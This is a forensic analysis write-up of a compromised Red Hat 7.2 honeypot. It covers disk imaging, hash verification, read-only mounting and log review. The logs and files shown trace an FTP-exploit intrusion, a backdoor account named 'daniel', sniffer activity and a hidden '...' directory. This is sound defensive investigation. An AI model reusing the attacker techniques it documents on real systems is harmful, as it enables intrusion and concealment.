[forensics@GCFA analysis_directory]# stat access_time_test_file File: `access_time_test_file' Size: 0 Blocks: 0 IO Block: 4096 Regular File Device: 701h/1793d Inode: 12 Links: 1 Access: (0644/-rw-r--r--) Uid: (0/ root) Gid: (0/ root) Access: 2003-11-28 18:04:49.000000000 -0700 Modify: 2003-11-28 18:04:49.000000000 -0700 Change: 2003-11-28 18:04:49.000000000 -0700	Here we see that the Access time: Access: 2003-11-28 18:04:49 was not changed by doing the previous directory listing
[forensics@GCFA analysis_directory]# cat > executable_test_file echo "I've been executed!" <Ctrl-D>	Here we write a small executable script for execution testing purposes.
[forensics@GCFA analysis_directory]# chmod +x executable_test_file	Here we enable the executable privilege for our execution test file
[forensics@GCFA analysis_directory]# ll executable_test_file -rwxr-xr-x 1 root root 27 Nov 28 18:18 executable_test_file [forensics@GCFA analysis_directory]#	Here we verify that we successfully modified the execution test file to be executable. The first 'x' in the string '-rwxr-xr-x' verifies this for us.
[forensics@GCFA analysis_directory]#	Here we see that upon

./executable_test_file -bash: ./executable_test_file: Permission denied	attempting to execute our executable test file, the operating system refuses and issues a 'permission denied' error.

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Part 2 – Option 1: Perform Forensic Analysis on a system: Investigation of a Compromised RedHat 7.2 Virtual Honeypot

Synopsis of Case Facts

A VMware-based virtual Redhat 7.2 honeypot was built using configuration outlined in the second generation honeypot standard[1] and was placed upon the Internet, to be compromised less than 2 hours later. A layer 2 Ethernet bridging firewall was used to route traffic transparently from the Internet to the Honeypot in such a way that attackers would be unable to detect the network control and monitoring configuration. Full packet capture was enabled on bridging interface of the firewall.


The honeypot was placed on the Internet via cable modem on Saturday, November 21st at approximately 2:47 AM. The system was compromised at approximately 4:30 AM when the attacker used an exploit to compromise a vulnerability in the FTP daemon. The compromise was not identified until approximately 11:00 am.

Upon discovery, the honeypot was shut down by powering off the virtual device via VMWare.

By going with the second generation solution, we were able to identify interesting behavior taken by the attacker in an attempt to monitor neighboring systems. Our analysis will detail this activity.

Describe the system to be analyzed

The honeypot consisted of a virtual Redhat 7.2 build on a Windows XP based Dell XPS 2.8 Ghz Pentium 4 VMWare Host. Internet connectivity was controlled by a Redhat 8.0 based Dell Optiplex system with a kernel re-compiled for layer 2 firewalled bridging. This system was installed with 3 network interface cards (NIC's), 2 of which were dedicated to the bridge, the remainder being used for local LAN connectivity. Scripts were developed to monitor traffic traversing the bridge with both TCPdump and Snort 2.0. TCPdump was configured to log all traffic crossing the bridge, while Snort was configured to monitor in network intrusion detection system (NIDS) mode, using current signature files current as of November 20th, 2003.



Hardware Description

Honeypot VMware Host Description

Case Description: Dell XPS computer
CPU: 2.8 Ghz Pentium 4
Memory: 1024 Mb
Disk Space: 200Mb Harddrive, 30 Mb Harddrive
Peripherals: CDRW drive, 3.5" floppy drive
Network: 1 100mb network interface card, 1 Wireless 802.11b wireless card.
Keyboard: USB Keybard
Mouse: USB Mouse
Operating System/Software Description:,Microsoft Windows XP Service Pack 1, VMWARE 4.0 Workstation
File-system: NTFS
Physical Description: The Dell XPS system is standard blue with a silver front panel finish, the serial number is: 7454-U-23454-A. It stands 26 inches high, is 9 inches wide, and 25 inches deep. It has 2 doors on the front. The first door covers the cdrom drive and floppy bays. The second, smaller door, covers a headphone port, as well as 2 USB ports and 1 fire-wire port.

Honeypot VMware Guest System Description

Memory: 256 MB
Hard Disk: 4.0 Gb SCSI Emulated
CD-ROM: (Set to Autodetect on Host)
Floppy Drive: Using drive A: (Set to Autodetect on Host)
Network: 1 Network Interface card, bridged to bridging firewall via cross-over cable.

Operating System Description: Redhat 7.2 Linux, default server build configuration,
Filesystem: Ext3fs.
Physical Description: The system was created virtually in VMWare 4.0 Workstation for Windows.

Image Media

Image Capture and Transfer

Image capture was performed by powering on the virtual device, and interacting with its virtual BIOS to boot to CDROM. A Knoppix 3.2 disk was used to boot the virtual honeypot. The VMware host network adapter line used to bridge to the layer2 bridging firewall monitor system was then connected to a local analysis network so that the partition images could be transferred to the analysis system. We must first calculate a md5sum hash as a future signature to verify authenticity to the original evidence. We then transfer the partition images to the remote analysis server for media analysis.

root@0[root]# fdisk -l /dev/sda Disk /dev/sda: 4294 MB, 4294967296 bytes 255 heads, 63 sectors/track, 522 cylinders Units = cylinders of 16065 * 512 = 8225280 bytes Device Boot Start End Blocks Id System /dev/sda1 * 1 6 48163+ 83 Linux /dev/sda2 7 286 2249100 83 Linux /dev/sda3 287 388 819315 83 Linux /dev/sda4 389 522 1076355 5 Extended /dev/sda5 389 437 393561 83 Linux /dev/sda6 438 489 417658+ 82 Linux swap /dev/sda7 490 522 265041 83 Linux	We use the fdisk command to display the partition table on the physical disk /dev/sda. The contents of the partition table show us the 7 partitions of the virtual compromised honeypot hard-drive. We will copy the partitions used for the /, /boot, /home, /usr, /var partitions to the analysis system.
root@0[root]# for n in 1 2 3 5 6 7 > do > md5sum /dev/sda${n} >> /tmp/md5sums > done	Here we invoke a for loop to iterate across all of our partitions, calculating the md5sums of each, storing them in in the /tmp/md5sums file.
root@0[root]# for n in 1 2 3 5 6 7 > do > dd if=/dev/sda${n} \| gzip \| ssh GCFA dd of=/mnt/drive/GCFA/media_image/partition_${n}.dd.gz > echo $n > done root@GCFA's password: (typed, not displayed) 96326+0 records in 96326+0 records out 49318912 bytes transferred in 12.649945 seconds (3898745 bytes/sec) 3023+1 records in 3023+1 records out 1 /dev/sda2: Success root@GCFA's password: (typed, not displayed) 4498200+0 records in 4498200+0 records out 2303078400 bytes transferred in 890.469500 seconds (2586364 bytes/sec)	Here we construct a unix pipeline, where we dump raw data with dd from each partition through the gzip compression program, to an encrypted network transport agent(ssh) which then transfers that information to the remote analysis server with the dump it to file with the dd command. Having not established keys and trust relationships due to a low number of partitions, we explicitly type the

813073+1 records in 813073+1 records out 2 root@GCFA's password: (typed, not displayed) 1638630+0 records in 1638630+0 records out 838978560 bytes transferred in 33.598270 seconds (24970886 bytes/sec) 1641+1 records in 1641+1 records out 3 root@GCFA's password: (typed, not displayed) 787122+0 records in 787122+0 records out 403006464 bytes transferred in 62.256492 seconds (6473324 bytes/sec) 50228+1 records in 50228+1 records out 5 error processing /dev/sda6: failed in buffer_read(fd): mdfile: Input/output error root@GCFA's password: (typed, not displayed) dd: reading `/dev/sda6': Input/output error 835312+0 records in 835312+0 records out 427679744 bytes transferred in 29.035616 seconds (14729487 bytes/sec) 11021+1 records in 11021+1 records out 6 root@GCFA's password: (typed, not displayed) 530082+0 records in 530082+0 records out 271401984 bytes transferred in 31.251305 seconds (8684501 bytes/sec) 18184+1 records in 18184+1 records out 7	analysis server's root password during each iteration.
root@0[root]# scp /tmp/md5sums GCFA:/mnt/drive/GCFA/media_image/ root@GCFA's password: md5sums 100% 176 187.4KB/s 00:00	We copy the original the Knoppix calculated md5sum calculations to the analysis server for later usage.

Image Transfer Integrity Verification

Transferring our attention to the media analysis system, we again calculate hash signatures of the transferred files, comparing them to the hashes originally calculated from the virtual honeypot partitions. The hashes match, showing preservation of image integrity.

[root@GCFA media_image]# for n in 1 2 3 5 6 7 > do > zcat partition_${n}.dd.gz | md5sum > done >> md5_verification	We first would like to ensure that the files delivered over the network were transferred without error. We again verify the integrity of the partition images by uncompressing the transferred compressed partition files with zcat, to be hashed by the md5sum program, writing the results to the md5_verification file for later reference.

[root@GCFA media_image]# cat md5_verification 497d0df938aaa6579cea0bdc9838ea77 - e98bad2d2a5dffc9490f0938bd09e877 - 7af7600b7d1a15a64a9e4ac73b3115e6 - 5b6683335d1dd0130a874efe1bc70f94 - 1415ec26c59064ef8060d80eb95aae19 - ca29a184310f6438f31c13ca3814d5db -	We can view the contents of the md5_verification program with cat, seeing the calculated md5 value for each partition
[root@GCFA media_image]# cat md5sums 497d0df938aaa6579cea0bdc9838ea77 /dev/sda1 e98bad2d2a5dffc9490f0938bd09e877 /dev/sda2 7af7600b7d1a15a64a9e4ac73b3115e6 /dev/sda3 5b6683335d1dd0130a874efe1bc70f94 /dev/sda5 1415ec26c59064ef8060d80eb95aae19 /dev/sda6 ca29a184310f6438f31c13ca3814d5db /dev/sda7	We can verify the md5sum calculations from the Knoppix loaded CD-ROM virtual honeypot device.

Media Analysis

Analysis Environment Configuration

The evidence from the compromised honey-pot is in an unknown state. The media analysis process must include precautionary measures ensuring that code and data in an unknown state is neither modified nor allowed to execute. We can use options built into the Unix mount program to ensure that the risks around dealing with potentially malicious code are mitigated when we mount the partition images..

The media analysis process begins by setting up the partitions in a way that they can be safely mounted for file-system inspection. To prove chain of custody, we audit the partition contents to verify the integrity of the partitions since media imaging.

[root@GCFA media_analysis]#for n in 1 2 3 5 6 7 do gunzip -c ./partition_${n}.dd.gz > ./partition_${n}.dd done	We use the gunzip program to uncompress the transferred files.
[root@GCFA media_analysis]# for n in 1 2 3 5 7 do md5sum partition_${n}.dd done | tee orig_md5s 497d0df938aaa6579cea0bdc9838ea77 partition_1.dd e98bad2d2a5dffc9490f0938bd09e877 partition_2.dd 7af7600b7d1a15a64a9e4ac73b3115e6 partition_3.dd 5b6683335d1dd0130a874efe1bc70f94 partition_5.dd ca29a184310f6438f31c13ca3814d5db partition_7.dd	Here we again calculate the md5sums of the partitions to compare them with the original hash signatures. We again show preservation of image integrity.
[root@GCFA media_analysis]# for n in 1 2 3 5 7; do file partition_${n}.dd; done | tee fixed_md5s partition_1.dd: Linux rev 1.0 ext3 filesystem data (needs journal recovery) partition_2.dd: Linux rev 1.0 ext3 filesystem data (needs journal recovery) partition_3.dd: Linux rev 1.0 ext3 filesystem data (needs journal recovery) partition_5.dd: Linux rev 1.0 ext3 filesystem data (needs journal recovery) partition_7.dd: Linux rev 1.0 ext3 filesystem data (needs journal recovery)	We use the file command to inspect the contents of our raw ext3 fs disk images. As expected, the partitions each have ext3 filesystems. Due to the nature of the abrupt power-off, the ext3 file-system will need journal reconciliations prior to mount.

Based on the data returned from the file command above, we see that each of the file-systems on the partition images is listed as needing journal recovery. This is to be expected, since the power-off containment would have left the file-systems in an unknown state. As our honeypot was built with ext3fs file-system, the linux standard filesystem with journaling support, a journal exists of uncommitted changes that must be reconciled into the filesystem prior to read-only mount[6]. The e2fsck utility will be used to reconcile the journal logs with the file-system as shown below:

```
[root@GCFA media_analysis]# for n in 1 2 3 5 7; do e2fsck -vy
partition_${n}.dd; done | tee e2fsck_out
e2fsck 1.32 (09-Nov-2002)
/boot: recovering journal
/boot: clean, 37/12048 files, 7592/48163 blocks
e2fsck 1.32 (09-Nov-2002)
/usr: recovering journal
/usr: clean, 60471/281664 files, 283211/562275 blocks
e2fsck 1.32 (09-Nov-2002)
/home: recovering journal
/home: clean, 32/102592 files, 7356/204828 blocks
e2fsck 1.32 (09-Nov-2002)
/: recovering journal
/: clean, 17009/98392 files, 84218/393561 blocks
e2fsck 1.32 (09-Nov-2002)
/var: recovering journal
/var: clean, 468/66264 files, 38505/265041 blocks
```

Here we use the e2fsck command to reconciliate the journals of every partition.

Although this changes the bitwise organization of bits within the partition image files, the journal reconciliation is really just a application of uncommitted journal file changes to the greater file-system structure, where meta-data and file-system data remain consistent.

As the e2fsck journal reconciliation modified the content of the partition images, we must immediately generate new md5sum hashes to capture and print an integrity snapshot of the post-journal-reconciliation evidence. We first utilize the file command to determine that the partition images appear to hold mountable ext3 file-systems.

Check file and md5sum data.

```
[root@GCFA media_analysis]# for n in 1 2 3 5 7; do file
partition_${n}.dd; done | tee fixed_md5s
partition_1.dd: Linux rev 1.0 ext3 filesystem data
partition_2.dd: Linux rev 1.0 ext3 filesystem data
partition_3.dd: Linux rev 1.0 ext3 filesystem data
partition_5.dd: Linux rev 1.0 ext3 filesystem data
partition_7.dd: Linux rev 1.0 ext3 filesystem data
```

Here we calculate the run the file command again to inspect the contents of the partition image files. We see that the file systems now do not have outstanding journal reconciliation requirements.

```
[root@GCFA media_analysis]# for n in 1 2 3 5 7; do md5sum
partition_${n}.dd; done | tee fixed_md5s2
5515ab0f855b0f97eb773eaa28cf9896  partition_1.dd
1de502a3df22b71cf17d0e2c46806f7a  partition_2.dd
af881bc74f0306d196be06687fab4787  partition_3.dd
67f8f53267e18ea96a8410c5a9960d4a  partition_5.dd
12642703248423dc601bf749ef1b0bec  partition_7.dd
```

We re-calculate the md5sums for future reference on the recon ciliated file-systems.

We next wish to mount partitions in a way that will allow for a controlled and safe analysis. The mount command is used below within a Unix shell script to mount the partition images on pre-defined directories with the following options:

- **loop**: the loop option enables usage of mounting on a regular file, such as the partition image files.
- **ro**: stands for read-only, ensures that data can only be read on the mounted file-systems, and thereby protecting them from overwriting of data.

- **noexec**: This option ensures that the execute permissions within the filesystem files are over-ridden and prevented for the duration of mount.
- **noatime**: This option acts as a sort of read-only option for the file-system meta data access time data. It allows us to examine the file-system while not having perturbed any access activity evidence that the attacker may have left.

<table>
<tr><td>[root@GCFA media_analysis]# cat <<EOF > mount_all
#!/bin/bash

mount -t ext3 -o loop,ro,noexec,noatime partition_1.dd
/mnt/drive/GCFA/media_analysis/gcfa/boot/
mount -t ext3 -o loop,ro,noexec,noatime partition_2.dd
/mnt/drive/GCFA/media_analysis/gcfa/usr/
mount -t ext3 -o loop,ro,noexec,noatime partition_3.dd
/mnt/drive/GCFA/media_analysis/gcfa/home/
mount -t ext3 -o loop,ro,noexec,noatime partition_5.dd
/mnt/drive/GCFA/media_analysis/gcfa/root/
mount -t ext3 -o loop,ro,noexec,noatime partition_7.dd
/mnt/drive/GCFA/media_analysis/gcfa/var/
EOF</td><td>We use the cat command to write a script to mount command to mount the images as loopback devices, in read-only mode, with no updates to access times, and no execution privileges.</td></tr>
<tr><td>[root@GCFA media_analysis]# chmod u+x mount_all;./mount_all</td><td>We set the permissions such that we can execute it as a bash script. We then execute the script, mounting the file-systems.</td></tr>
<tr><td>[root@GCFA media_analysis]# mount|grep gcfa
/mnt/drive/GCFA/media_analysis/partition_1.dd on
/mnt/drive/GCFA/media_analysis/gcfa/boot type ext3
(ro,noexec,noatime,loop=/dev/loop1)
/mnt/drive/GCFA/media_analysis/partition_1.dd on
/mnt/drive/GCFA/media_analysis/gcfa/boot type ext3
(ro,noexec,noatime,loop=/dev/loop3)
/mnt/drive/GCFA/media_analysis/partition_2.dd on
/mnt/drive/GCFA/media_analysis/gcfa/usr type ext3
(ro,noexec,noatime,loop=/dev/loop4)
/mnt/drive/GCFA/media_analysis/partition_3.dd on
/mnt/drive/GCFA/media_analysis/gcfa/home type ext3
(ro,noexec,noatime,loop=/dev/loop5)
/mnt/drive/GCFA/media_analysis/partition_5.dd on
/mnt/drive/GCFA/media_analysis/gcfa/root type ext3
(ro,noexec,noatime,loop=/dev/loop6)
/mnt/drive/GCFA/media_analysis/partition_7.dd on
/mnt/drive/GCFA/media_analysis/gcfa/var type ext3
(ro,noexec,noatime,loop=/dev/loop7)</td><td>We can verify that the file-systems are mounted with the mount command, which, when invoked by itself, lists all mounted file-systems on the analysis system. We use the grep command to view only information related to mounting of the image media.</td></tr>
</table>

After mounting, we call the mount command again, this time with no options or arguments, causing it to merely list mounted file-systems. Of these mounted file-systems, we use the grep(grep stands for **G**et **R**egular **E**xpression and **P**rint) command to filter for only the filesystems including the text string gcfa within the mount points, which are exclusive to our current work.

At this point, we have successfully mounted the /, /usr, /var, /home, and /boot directories for a safe and controlled investigation of unknown code.

File-System Analysis

Our file-system analysis will consist of the following steps:

- Log file inspection
- Hidden file search
- Setuid, Setgid files search
- User log evidence analysis
- System configuration file analysis
- Hidden directory analysis
- Chkrootkit analysis

These steps will confirm that an intruder has compromised the system and establish a baseline for further analysis.

Log file Evidence

Our first look into the honeypot will be to investigate the log files. We cannot know for sure that the log files have not been tampered with, so we must remember to consider this if future discoveries conflict with the evidence present here:

View recent modifications to /var/log log directory

```
[root@GCFA log]# ls -latr
/mnt/drive/GCFA/media_analysis/gcfa/var/log
total 547
drwxr-xr-x    2 root     root         1024 Jun 24  2001 fax
drwxr-x---    2 23       23           1024 Aug  7  2001 squid
drwx------    2 root     root         1024 Aug 13  2001 samba
drwxr-xr-x    2 root     root         1024 Aug 27  2001 vbox
-rw-------    1 root     root            0 Nov 20 13:35 spooler
-rw-------    1 root     root            0 Nov 20 13:50 xferlog
-rwx------    1 26       26              0 Nov 20 13:50 pgsql
drwxr-xr-x   21 root     root         1024 Nov 20 14:12 ..
-rw-r--r--    1 root     root        61578 Nov 20 21:22 ksyms.3
-rw-r--r--    1 root     root        58746 Nov 22 02:16 ksyms.2
drwxr-xr-x    2 root     root         1024 Nov 22 02:24 sa
-rw-r--r--    1 root     root        58746 Nov 22 02:35 ksyms.1
-rw-r--r--    1 root     root        56175 Nov 22 02:47 ksyms.0
-rw-r--r--    1 root     root         7643 Nov 22 02:47 dmesg
drwxr-xr-x    8 root     root         1024 Nov 22 02:47 .
-rw-------    1 root     root        20164 Nov 22 02:47 boot.log
drwxr-xr-x    2 root     root         1024 Nov 22 04:02 httpd
-rw-r--r--    1 root     root        14831 Nov 22 04:02 rpmpkgs
-rw-r--r--    1 root     root     19136220 Nov 22 04:46 lastlog
-rw-rw-r--    1 root     utmp        49152 Nov 22 04:47 wtmp
-rw-------    1 root     root         3566 Nov 22 07:09 secure
-rw-------    1 root     root         2968 Nov 22 08:49 maillog
-rw-------    1 root     root       122832 Nov 22 11:00 messages
-rw-------    1 root     root        60258 Nov 22 11:01 cron
```

Here we list the contents of the log directory using the ls command. The -latr options specify to list all files with expanded detail, organized by date, with most recently modified files being listed last (in reverse order)

./var/log/messages

We next investigate the contents of the /var/log/messages log-file. This file serves as the default location for the Linux syslog utility as configured on the Redhat 7.2 Linux distribution to log system messages. Upon inspecting the /var/log/messages, we immediately notice that an anonymous FTP login was logged at 11/22/03 between 4:02:02 and 4:39:39 am. The time of the login was specifed as 11:24:42 am, which suspiciously falls outside of the adjacent log entries. This strange occurrence will mark our first observartion of compromise and evidence tampering. Immediately after this the attacker is observed to have made an account on the system, and to have used that account as a means for system access.

```
Nov 22 04:02:02 ipx-y-z-144 syslogd 1.4.1: restart.
Nov 22 11:24:42 ipx-y-z-144 ftpd[1591]: ANONYMOUS FTP LOGIN FROM 218.3.240.10
[218.3.240.10], mozilla@
Nov 22 04:39:39 ipx-y-z-144 ftpd[1590]: User unknown timed out after 900 seconds at Sat
Nov 22 04:39:39 2003
Nov 22 04:39:39 ipx-y-z-144 ftpd[1590]: FTP session closed
Nov 22 04:46:16 ipx-y-z-144 sshd(pam_unix)[1613]: session opened for user daniel by
(uid=0)
```

The above FTP session may represent the time of original compromise.

Moving down in the /var/log/messages log file, we see that the system is talking to IP (Internet Protocol) address 81.18.87.185 via SSH by the 'daniel' user. As no such account existed upon creation of the honeypot, this marks our first obvious evidence of system compromise.

```
Nov 22 04:47:01 ipx-y-z-144 kernel: write uses obsolete (PF_INET,SOCK_PACKET)
Nov 22 04:47:01 ipx-y-z-144 kernel: eth0: Promiscuous mode enabled.
Nov 22 04:47:01 ipx-y-z-144 kernel: device eth0 entered promiscuous mode
Nov 22 04:47:02 ipx-y-z-144 kflushd[2141]: log: Server listening on port 123.
Nov 22 04:47:02 ipx-y-z-144 kflushd[2141]: log: Generating 768 bit RSA key.
Nov 22 04:47:02 ipx-y-z-144 kflushd[2141]: log: RSA key generation complete.
Nov 22 04:47:22 ipx-y-z-144 kflushd[2173]: log: Connection from 81.18.87.185 port 3228
Nov 22 04:47:23 ipx-y-z-144 kflushd[2174]: log: Connection from 81.18.87.185 port 3230
Nov 22 04:47:30 ipx-y-z-144 kflushd[2174]: fatal: Connection closed by remote host.
Nov 22 04:47:38 ipx-y-z-144 kflushd[2173]: log: Closing connection to 81.18.87.185
Nov 22 04:47:44 ipx-y-z-144 sshd(pam_unix)[1613]: session closed for user daniel
Nov 22 04:50:46 ipx-y-z-144 kernel: eth0: Promiscuous mode enabled.
Nov 22 04:52:25 ipx-y-z-144 kernel: eth0: Promiscuous mode enabled.
Nov 22 04:52:25 ipx-y-z-144 kernel: eth0: Promiscuous mode enabled.
…
Nov 22 05:47:39 ipx-y-z-144 named[853]: listening on IPv4 interface eth0:1-, 1.2.3.4#53
Nov 22 05:47:39 ipx-y-z-144 named[853]: listening on IPv4 interface eth0:2, x.y.z.2#53
Nov 22 05:47:39 ipx-y-z-144 named[853]: listening on IPv4 interface eth0:3, x.y.z.3#53
………… (4-252)……..

Nov 22 05:47:47 ipx-y-z-144 named[853]: listening on IPv4 interface eth0:253,
x.y.z.253#53
Nov 22 05:47:47 ipx-y-z-144 named[853]: listening on IPv4 interface eth0:254,
x.y.z.254#53
```

Continuing through /var/log/messages, we see evidence of a sniffer. The kernel notifications of "eth0: Promiscuous mode enabled" show that the network interface card was placed in promiscuous listening mode, which is the first task commonly performed by sniffers. Strangely, we then see the named daemon responding to Ethernet aliases being added for every IP on what appears to be the attackers interpretation of our ISP networking configuration. The attacker apparently has not sufficiently reflected upon the netmask of the honeypot, and has attempted to configure the network interface card in a way that may possibly facilitate arp-cache poisoning man-in-the-middle attacks on what he perceives to be local connected subnet.

<u>/var/log/secure</u>

Next we look to the /var/log/secure file, which is used by Redhat Linux to store security related information. Again the attacker has failed to effectively cover their tracks. The compromised FTP sessions spawned by the xinetd daemon are listed here. Evidence of the FTP exploit can be observed in this log as shown below. The attacker then added a user account for himself, using the daniel account name and logs in from IP 81.18.87.185. Some time passes before what appears to be a SSH vulnerability scan from 218.186.160.70 is repeated a number of times at around 7:09 am.

```
Nov 22 04:24:39 ipx-y-z-144 xinetd[905]: START: ftp pid=1590 from=218.3.240.10
Nov 22 04:24:40 ipx-y-z-144 xinetd[905]: START: ftp pid=1591 from=218.3.240.10
Nov 22 04:39:39 ipx-y-z-144 xinetd[905]: EXIT: ftp pid=1590 duration=900(sec)
Nov 22 04:46:04 ipx-y-z-144 adduser[1614]: new group: name=daniel, gid=501
Nov 22 04:46:04 ipx-y-z-144 adduser[1614]: new user: name=daniel, uid=501, gid=501,
home=/home/daniel, shell=/bin/bash
Nov 22 04:46:15 ipx-y-z-144 sshd[1613]: Accepted password for daniel from 81.18.87.185
port 3208
Nov 22 04:47:57 ipx-y-z-144 xinetd[905]: EXIT: ftp pid=1591 duration=1397(sec)
Nov 22 07:09:21 ipx-y-z-144 sshd[2392]: scanned from 218.186.160.70 with SSH-1.0-
SSH_Version_Mapper.  Don't panic.
Nov 22 07:09:22 ipx-y-z-144 sshd[2387]: Did not receive identification string from
218.186.160.70.
Nov 22 07:09:22 ipx-y-z-144 sshd[2393]: scanned from 218.186.160.70 with SSH-1.0-
SSH_Version_Mapper.  Don't panic.
Nov 22 07:09:22 ipx-y-z-144 sshd[2388]: Did not receive identification string from
…
<repeat 15 times>
…
Nov 22 07:09:31 ipx-y-z-144 sshd[2409]: Did not receive identification string from
218.186.160.70.
```

/var/log/maillog Analysis

We next investigate the maillog log to determine whether any mail activity was performed or attempted by the attacker during the compromise. The following excerpt from the maillog was identified as relevant to the compromise.

```
…
Nov 22 04:02:01 ipx-y-z-144 sendmail[1392]: hAMB21f01392: from=root, size=362, class=0,
nrcpts=1, msgid=<200311221102.hAMB21f01392@ipx-y-z-144.ph.ph.cox.net>,
relay=root@localhost
Nov 22 04:02:02 ipx-y-z-144 sendmail[1396]: hAMB21f01392: to=root, ctladdr=root (0/0),
delay=00:00:01, xdelay=00:00:01, mailer=local, pri=30362, dsn=2.0.0, stat=Sent
Nov 22 04:47:09 ipx-y-z-144 sendmail[2150]: hAMBl7e02150: from=root, size=2689, class=0,
nrcpts=1, msgid=<200311221147.hAMBl7e02150@ipx-y-z-144.ph.ph.cox.net>,
relay=root@localhost
Nov 22 08:49:40 ipx-y-z-144 sendmail[2493]: hAMBl7e02150: hAMFlmL02493: sender notify:
Warning: could not send message for past 4 hours
Nov 22 08:49:40 ipx-y-z-144 sendmail[2493]: hAMFlmL02493: to=root, delay=00:00:00,
xdelay=00:00:00, mailer=local, pri=32678, dsn=2.0.0, stat=Sent
```

As we can see, it appears that the attacker used the honeypot's sendmail application, which is the standard email utility on Redhat Linux 7.2, to create messages for email. It also seems that the message was delayed, probably due to mis-configuration issues in the mail client setup. As a result, the messages should still exist within the default location in Linux for queue'ed e-mail messages, which is the /var/spool/mqueue directory. This message will be examined later in the media analysis effort, as it should include an recipient email address that may add clues to who the attacker may have been.

System File Modifications

We saw from above that the attacker made an account with username 'daniel.' This being the case, we should expect to see modifications to the /etc/passwd, /etc/shadow,/ /etc/group, and /etc/gshadow files, as these are the files used by Linux to store user information.

As expected, we see the following additions appended to each of the aforementioned user configurations files. The nature of their entry suggests that the attacker likely used a Linux tool specifically designed for adding and modifying users, such as 'adduser' instead of directly manipulating the files. The attacker would have used minimal options with the adduser command, as some of the information fields in the /etc/passwd entry remain blank. This could mean that the attacker wanted to provide minimal information in the case of a forensic audit, but probably just means that the attacker didn't know or simply didn't care enough to fully populate the user information while creating the Daniel account.

/etc/passwd changes:

```
…<original file contents>…
daniel:x:501:501::/home/daniel:/bin/bash
```

/etc/shadow changes:

```
…<original file contents>…
daniel:$1$fd4pQZhJ$xowKn9AAKH9Yf.DjAiige.:12378:0:99999:7:::
```

/etc/group changes:

```
…<original file contents>…
daniel:x:501:
```

/etc/gshadow changes:

```
…<original file contents>…
daniel:!::
```

We next examine the /etc/ftpusers file to determine whether or not the attacker made any modifications. It appears that the attacker has appended 2 entries to the end of the /etc/ftpusers file, namely: anonymous and ftp. Adding entries to this file actually prevents these users from logging into the system via FTP. By appending the two accounds (anonymous and ftp) to the end of the file, the attacker has hardened the system to be invulnerable to the same FTP exploit as they used to gain access themselves.

/etc/ftpusers

```
# The ftpusers file is deprecated. Use deny-uid/deny-gid in ftpaccess.
root
bin
daemon
adm
```

```
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
anonymous
ftp
```

Setuid/Setgid files
Setuid/Setgid programs are those that have special privileges allowing them to change the level of permissions available during program run-time within the Linux (and Unix) environment[2]. This program executes with the permission of the file owner. Thus, setuid/setgid programs that are owned by the root (the Unix system administration account), or exist within root's group present a high security risk. If a regular user is able to manipulate such a program to execute arbitrary code, it would be executed within the context of the programs owner. If this owner is root, the unprivileged user executes code as the root user. We have decided to search for any new and unusual setuid/setgid programs that may have been planted by the attacker as a method of possibly escalating privileges via the Daniel account created as detected in previous analysis.

A search for the setuid/setgid programs was done by using the file command, but no unusual files were identified in the search

Hidden Files
Attackers often look to install software within the file-system for a multitude of reasons including the desire to sniff passwords off of the network as a means to compromise more systems, as a means of storing illegal files, or for creating a backdoor to ensure future system access. One way of concealing directories in Unix is to prepend a file or directory name with a '.' (dot), thereby creating what is known as a hidden file. By prepending a directory name with a dot, a normal file listing command such as 'ls' will not show these hidden directories. Attackers often create hidden directories within directories that are not typically visited by users. We can use the find command, as seen below, to specifically search and list any hidden directories within the file-systems. We can then audit the results to identify hidden directories that appear to be illegitimate.

[root@GCFA gcfa]# find . -name ".*" -exec ls -al {} \; … drwxr-xr-x 3 root root 1024 Nov 22 04:52 ./root/etc/nmh/... drwxr-xr-x 2 root root 1024 Nov 22 04:25 ./root/.ncftp …	We use the find command to identify all directories starting with a '.', unsuspicious directories have been omitted.

The above search has returned a very interesting result. The /etc/nmh/… file is another clear sign of compromise activity. Using the 3 dots as a name of the directory, the attacker attempts to conceal their files within a directory that may appear to be the same as the '..' directory, which is a link to the next higher directory in every Linux/Unix filesystem implementation. Unfortunately for the attacker, we fully understand the difference, and know the '…' trick to be very common amongst computer attackers. This is a clear and indisputable sign of compromise activity. Another hidden directory that appears to be related to the compromise is /root/.ncftp. ncftp is a FTP client utility that is known to create an .ncftp configuration directory within the executing users home directory. Therefore, it can be deduced that the attacker operated the ncftp command as the root user which demonstrates that the attacker gained unlimited access to the system.

<u>Attacker Created Hidden Files and Directories</u>

Having identified what is clearly an attacker created directory (the /etc/nmh/… directory), we can explore the contents of it using the Unix ls command.
